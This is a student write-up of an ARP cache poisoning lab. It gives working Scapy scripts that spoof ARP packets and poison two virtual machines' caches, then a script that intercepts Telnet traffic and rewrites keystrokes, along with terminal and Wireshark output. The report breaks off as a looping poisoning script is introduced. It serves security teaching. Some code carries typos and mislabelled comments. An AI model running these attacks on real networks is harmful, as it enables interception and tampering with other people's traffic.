

ARP Cache Poisoning Attack Lab

Chunxi Wang

Task 1A: Using ARP request

On host M, construct an ARP request packet and send to host A. Check whether M's MAC address is mapped to B's IP address in A's ARP cache.

Code:

```
from scapy.all import * #import all scapy modules

vma_IP="10.0.2.14" #VM A's IP address

vma_mac="08:00:27:96:38:07" #VM A's MAC address

vmm_IP="10.0.2.17" #VM M's IP address

vmm_mac="08:00:27:14:1d:9b" #VM M's MAC address

print("Sending spoofed ARP request.....")

ether=Ether()

ether.dst=vma_mac #set the destination hardware address to VM A's MAC address

arp=ARP()


arp.psrc="10.0.2.16" #the source protocol address is VM B' IP address

arp.hwsrc=vmm_mac #set the source hardware address to VM M's MAC address

arp.op=1 #Set ARP operation to 1, which means a ARP request

frame=ether/arp #create a spoofed ethernet frame

sendp(frame) #send out this frame ("sendp()" works at network layer 2)
```



As we can see from the ARP table in VM A, after the ARP attack program has been executed in VM C, the hardware address has been poisoned. It is same to the hardware address with VM C.

Task 1B: Using ARP reply

On host M, construct an ARP reply packet and send to host A. Check whether M's MAC address is mapped to B's IP address in A's ARP cache.

Code:

```
from scapy.all import * #import all scapy modules

vma_IP="10.0.2.14" #VM A's IP address

vma_mac="08:00:27:96:38:07" #VM A's MAC address

vmm_IP="10.0.2.17" #VM M's IP address

vmm_mac="08:00:27:14:1d:9b" #VM M's MAC address

print("Sending spoofed ARP reply.....")

ether=Ether()

ether.dst=vma_mac #set the destination hardware address to VM A's MAC address

arp=ARP()

arp.psrc="10.0.2.16" #the source protocol address is VM B' IP address

arp.hwsrc=vmm_mac #set the source hardware address to VM M's MAC address

arp.op=2 #Set ARP operation to 2, which means a ARP reply

frame=ether/arp #create a spoofed ethernet frame

sendp(frame) #send out this frame ("sendp()" works at network layer 2)
```

The screenshot shows two terminal sessions. The first session displays the ARP table with entries for hosts A, B, and M. The second session shows the same table after the ARP attack was run, where the entry for host B has been poisoned with the MAC address of host M.

Address	HWtype	HWaddress	Flags	Mask	Iface
10.0.2.1	ether	52:54:00:12:35:00	C		enp0s3
10.0.2.3	ether	08:00:27:54:f2:01	C		enp0s3
10.0.2.17	ether	08:00:27:14:1d:9b	C		enp0s3
10.0.2.16	ether	08:00:27:90:f7:4e	C		enp0s3

As we can see from the ARP table in VM A, after the ARP attack program has been executed in VM C, the hardware address has been poisoned. It is same to the hardware address with VM C.

The screenshot shows a terminal window executing a Python script named 'ARPPattackreply.py'. The output indicates that one packet was sent.

```
[02/02/20]seed@VM:~/Desktop$ sudo python ARPPattackreply.py
Sending spoofed ARP reply..... .
Sent 1 packets.
[02/02/20]seed@VM:~/Desktop$
```

Task 1C: Using ARP gratuitous message

On host M, construct an ARP gratuitous packets. ARP gratuitous packet is a special ARP request packet. It is used when a host machine needs to update outdated information on all the other machine's ARP cache. The gratuitous ARP packet has the following characteristics:

1. The source and destination IP addresses are the same, and they are the IP address of the host issuing the gratuitous ARP;
2. The destination MAC addresses in both ARP header and Ethernet header are the broadcast MAC address (ff:ff:ff:ff:ff:ff);
3. No reply is expected.

Code:

```
from scapy.all import *          #import all scapy modules

ether=Ether()                   #ethernet header

ether.dst="FF:FF:FF:FF:FF:FF"    #because it is a kind of broadcasting, making it a broadcast frame

ether.src="08:00:27:14:1d:9b"    #ethernet source is the IP address of VM M

arp=ARP()                       #ARP payload

arp.psrc="10.0.2.17"            #sender IP address is IP address of VM M

arp.hwsrc="08:00:27:14:1d:9b"   #sender MAC address is VM M's MAC address

arp.pdst="10.0.2.17"            #target IP address is same as sender IP


srp.hwdst="FF:FF:FF:FF:FF:FF"   #target MAC address is broadcast MAC address

arp.op=2                         #Opcode set to 2, indicating a response. But it is not a actual request


print("Sending ARP gratuitous message.....")

frame=ether/arp

sendp(frame)
```



As we can see from this screenshot from VM A, use command “`sudo arp -d 10.0.2.17`” to delete the ARP cache of VM M (As we can see from the result).



Then execute ARP gratuitous program in VM M, then we can see a gratuitous message in Wireshark in VM A and with no reply.

10.0.2.16	ether	08:00:27:90:f7:4e	C	enp0s
3				
10.0.2.3	ether	08:00:27:98:4f:b9	C	enp0s
3				
[02/04/20]seed@VM:~\$ arp -n				
Address	Hwtype	Hwaddress	Flags Mask	Iface
10.0.2.17	ether	08:00:27:14:1d:9b	C	enp0s3
10.0.2.1	ether	52:54:00:12:35:00	C	enp0s3
10.0.2.16	ether	08:00:27:90:f7:4e	C	enp0s3
10.0.2.3	ether	08:00:27:98:4f:b9	C	enp0s3
Trash				
[02/04/20]seed@VM:~\$				

Then check the ARP cache in VM A again, as we can see MAC address of VM M has been updated. This showed the gratuitous message is working.

Task 2: MITM Attack on Telnet using ARP Cache poisoning

Hosts A and B are communicating using Telnet, and Host M wants to intercept their communication, so it can make changes to the data sent between A and B.

Step1: launch the ARP cache poisoning attack

Code for poisoning ARP cache for VM B:

```
from scapy.all import * #import all scapy modules

vma_IP="10.0.2.14" #VM A's IP address

vma_mac="08:00:27:96:38:07" #VM A's MAC address

vmm_IP="10.0.2.17" #VM M's IP address

vmm_mac="08:00:27:14:1d:9b" #VM M's MAC address

print("Sending spoofed ARP request for B.....")

ether=Ether()

ether.dst=vma_mac #set the destination hardware address to VM A's MAC address

arp=ARP()

arp.psrc="10.0.2.16" #the source protocol address is VM B' IP address

arp.hwsrc=vmm_mac #set the source hardware address to VM M's MAC address
```

```

arp.op=1                                     #Set ARP operation to 1, which means a ARP request

frame=ether/arp                               #create a spoofed ethernet frame

sendp(frame)                                 #send out this frame ("sendp()" works at network layer 2)

```

Code for poisoning ARP cache for VM A:

```

from scapy.all import *                      #import all scapy modules

vmb_IP="10.0.2.16"                         #VM A's IP address

vmb_mac="08:00:27:90:F7:4e"                 #VM A's MAC address

vmm_IP="10.0.2.17"                          #VM M's IP address

vmm_mac="08:00:27:14:1d:9b"                 #VM M's MAC address

print("Sending spoofed ARP request for A.....")

ether=Ether()

ether.dst=vmb_mac                           #set the destination hardware address to VM A's MAC address

arp=ARP()

arp.psrc="10.0.2.14"                        #the source protocol address is VM B' IP address


arp.hwsrc=vmm_mac                           #set the source hardware address to VM M's MAC address

arp.op=1                                     #Set ARP operation to 1, which means a ARP request


frame=ether/arp                             #create a spoofed ethernet frame

sendp(frame)                                #send out this frame ("sendp()" works at network layer 2)

```



In VM M, running the ARP cache poisoning program...



In VM A, we can see the MAC address for VMB has been poisoned.

```
[02/04/20]seed@VM:~$ arp -n
Address          HWtype  HWaddress           Flags Mask   Iface
10.0.2.17        ether    08:00:27:14:1d:9b  C       emp0s3
10.0.2.3         ether    08:00:27:98:4f:b9  C       emp0s3
10.0.2.1         ether    52:54:00:12:35:00  C       emp0s3
10.0.2.14        ether    08:00:27:96:38:07  C       emp0s3
[02/04/20]seed@VM: ~$ arp -n
Address          HWtype  HWaddress           Flags Mask   Iface
10.0.2.17        ether    08:00:27:14:1d:9b  C       emp0s3
10.0.2.3         ether    08:00:27:98:4f:b9  C       emp0s3
10.0.2.1         ether    52:54:00:12:35:00  C       emp0s3
10.0.2.14        ether    08:00:27:14:1d:9b  C       emp0s3
[02/04/20]seed@VM:~$
```

Same is VM B. We can see the MAC address for VMA has been poisoned too.

Step2: Testing

Ping VM B from VM A:

```
[02/04/20]seed@VM:~$ ping -c 1 10.0.2.16  
PING 10.0.2.16 (10.0.2.16) 56(84) bytes of data.  
--- 10.0.2.16 ping statistics ---  
1 packets transmitted, 0 received, 100% packet loss, time 0ms
```

SeedUbuntu (Snapshot 20200117) [Running]

Capturing from enp0s3

Apply a display Filter ... <Ctrl-/>

No. Time Source Destination Protocol Length Info

1	2020-02-04 12:31:20.051..	10.0.2.14	10.0.2.16	ICMP	98	Echo (ping) request id=0x1364, seq=1/2...
2	2020-02-04 12:31:25.286..	PcsCompu_96:38:07	PcsCompu_1...	ARP	42	Who has 10.0.2.16? Tell 10.0.2.14
3	2020-02-04 12:31:26.314..	PcsCompu_96:38:07	PcsCompu_1...	ARP	42	Who has 10.0.2.16? Tell 10.0.2.14
4	2020-02-04 12:31:27.333..	PcsCompu_96:38:07	PcsCompu_1...	ARP	42	Who has 10.0.2.16? Tell 10.0.2.14
5	2020-02-04 12:31:34.881..	10.0.2.17	10.0.2.3	DHCP	342	DHCP Request - Transaction ID 0xd6dc06...
6	2020-02-04 12:31:34.903..	10.0.2.3	10.0.2.17	DHCP	590	DHCP ACK - Transaction ID 0xd6dc06...
7	2020-02-04 12:31:40.033..	PcsCompu_14:1d:9b	PcsCompu_9...	ARP	60	Who has 10.0.2.3? Tell 10.0.2.17
8	2020-02-04 12:31:40.033..	PcsCompu_98:4f:b9	PcsCompu_1...	ARP	60	10.0.2.3 is at 08:00:27:98:4f:b9

Frame 8: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface 0

Ethernet II, Src: PcsCompu_98:4f:b9 (08:00:27:98:4f:b9), Dst: PcsCompu_14:1d:9b (08:00:27:14:1d:9b)

Address Resolution Protocol (reply)

0000	08 00 27 14 1d 9b	08 00 27 98 4f b9	08 06 00 01 ..'.....'.0....
0010	08 00 00 04 00 02	08 00 27 98 4f b9	08 00 00 02 030....
0020	08 00 27 14 1d 9b	08 00 00 00 00 00	08 00 00 00 00 00
0030	00 00 00 00 00 00	00 00 00 00 00 00	00 00 00 00 00 00

Address Resolution Protocol (arp), 28 bytes

Packets: 8 - Displayed: 8 (100.0%)

Profile: Default

Ping VM A from VM B;

```
[02/04/20]seed@VM:~$ ping -c 1 10.0.2.14  
PING 10.0.2.14 (10.0.2.14) 56(84) bytes of data.  
--- 10.0.2.14 ping statistics ---  
1 packets transmitted, 0 received, 100% packet loss, time 0ms
```

The screenshot shows the Wireshark interface with the following details:


- File Menu:** File, Edit, View, Go, Capture, Analyze, Statistics, Telephony, Wireless, Tools, Help.
- Toolbar:** Includes icons for file operations, search, and various analysis tools.
- Search Bar:** "Apply a display filter ... <Ctrl-/>" and "Expression...".
- Table Headers:** No., Time, Source, Destination, Protocol, Length, Info.
- Table Data:** A list of 10 network packets captured on 2020-02-04. The first few are ICMP requests, followed by ARP requests for broadcast addresses. The 5th packet is highlighted in red.

No.	Time	Source	Destination	Protocol	Length	Info
1	2020-02-04 12:33:48.4400164...	10.0.2.16	10.0.2.14	ICMP	100	Echo (ping) request id=0x1222, seq=1
2	2020-02-04 12:33:53.5625757...	::1	::1	UDP	64	40503 → 35006 Len=0
3	2020-02-04 12:33:53.6518161...	PcsCompu_90:f7:4e	::1	ARP	44	Who has 10.0.2.14? Tell 10.0.2.16
4	2020-02-04 12:33:54.6753742...	PcsCompu_90:f7:4e	::1	ARP	44	Who has 10.0.2.14? Tell 10.0.2.16
5	2020-02-04 12:33:55.6993393...	PcsCompu_90:f7:4e	::1	ARP	44	Who has 10.0.2.14? Tell 10.0.2.16
6	2020-02-04 12:34:13.5739930...	::1	::1	UDP	64	40503 → 35006 Len=0
7	2020-02-04 12:34:33.5817730...	::1	::1	UDP	64	40503 → 35006 Len=0
8	2020-02-04 12:34:33.5978185...	::1	::1	UDP	64	40503 → 35006 Len=0
9	2020-02-04 12:35:13.6091528...	::1	::1	UDP	64	40503 → 35006 Len=0
10	2020-02-04 12:35:33.6127220...	::1	::1	UDP	64	40503 → 35006 Len=0

- Address Resolution Protocol (request):**
 - Hardware type: Ethernet (1)
 - Protocol type: IPv4 (0x0800)
 - Hardware size: 6
 - Protocol size: 4
 - Opcode: request (1)
 - Sender MAC address: PcsCompu_90:f7:4e (08:00:27:00:f7:4e)
- Hex Dump:** Shows the raw bytes of the selected ARP request (packet 5).

0000 00 04 00 01 00 06 00 08 27 90 f7 4e 00 00 08 06'N..
0010 00 01 00 06 00 04 00 01 08 00 27 90 f7 4e 0a 00'N..
0020 02 10 00 00 00 00 00 00 00 00 02 0e
- Bottom Status Bar:** Opcode (arp.opcode), 2 bytes, Packets: 10 - Displayed: 10 (100.0%), Profile: Default, and several small icons.

As we can see from this two ping result, both failed. From the screenshot from VM M below, we can see the ICMP packets between VM A and VM B has been dropped by VM M. SO, the attack is successful.




Step3: Turn on IP forwarding


Run this command on VM M: `$ sudo sysctl net.ipv4.ip_forward=1`

```
/bin/bash
[02/04/20]seed@VM:~/Desktop$ sudo sysctl net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
[02/04/20]seed@VM:~/Desktop$ sudo python ARPAttackA.py
Sending spoofed ARP request for B.....
.
Sent 1 packets.
[02/04/20]seed@VM:~/Desktop$ sudo python ARPAttackB.py
Sending spoofed ARP request for A.....
.
Sent 1 packets.
[02/04/20]seed@VM:~/Desktop$
```

Try to ping VM A from VM B:



Try to ping VM B from VM A:




As we can see, after turn IP forwarding on, VM A and VM B can ping each other. The screenshot of Wireshark shows that VM M can forward packets between VM A and VM B.

Step4: Launch the MITM attack:

First keep IP forwarding on, create a telnet connection between VM A and VM B. Then turn off the IP forwarding by this command:

```
$ sudo sysctl net.ipv4.ip_forward=0
```

After this command has been executed, at first whatever type anything, there is nothing on the screen of VM A. After a while, the characters typed appear.



Code for sniffing and spoofing on VM M:

```
from scapy.all import * #import all scapy modules

def spoof_packet(pkt):
    newpacket=IP(pkt[IP])
    if(pkt[IP].src=="10.0.2.14") and (pkt[IP].dst=="10.0.2.16"):
        #only works form VM A to VM B
        if str(pkt[TCP].payload).isalpha():
            #change the content if it is a alphabet
```

```

newpacket.payload.payload="Z"                                #change the content to character Z

del(newpacket.len)                                         #delete packet length, checksum, let it recalculate

del(newpacket.chksum)

del(newpacket[TCP].chksum)

send(newpacket)                                            #sent the new spoofed packet

elif(pkt[IP].src=="10.0.2.16") and (pkt[IP].dst=="10.0.2.14"):    #do nothing from VM B to VM A

send(newpacket)

pkt=sniff(filter='tcp and (ether src 08:00:27:96:38:07 or ether src 08:00:27:90:f7:4e)', prn=spoof_packet)

#set the filter to TCP and the MAC address of two VM

```

```

/bin/bash
[02/04/20]seed@VM:~/Desktop$ sudo sysctl net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
[02/04/20]seed@VM:~/Desktop$ sudo sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
[02/04/20]seed@VM:~/Desktop$ sudo python MITMattackG.py
.
Sent 1 packets.
.
```

Firstly set IP forwarding to 1, start telnet on VM A.

```

SeedUbuntu (Snapshot 20200117) [Running]
Terminator
/bin/bash
[02/04/20]seed@VM:~$ telnet 10.0.2.16
Trying 10.0.2.16...
Connected to 10.0.2.16.
Escape character is '^].
Ubuntu 16.04.2 LTS
VM login: ZZZZZZZZ
```

Then set Ip forwarding to 0, and start to run the spoofing program. The results is shown by the screenshot below. As we can see, no matter typing what characters, it will appear to be Z

In the meantime, APR poisoning should be done simultaneously. I changed the ARP poisoning program a little to let it keep poisoning the ARP cache. The code is as below:

```

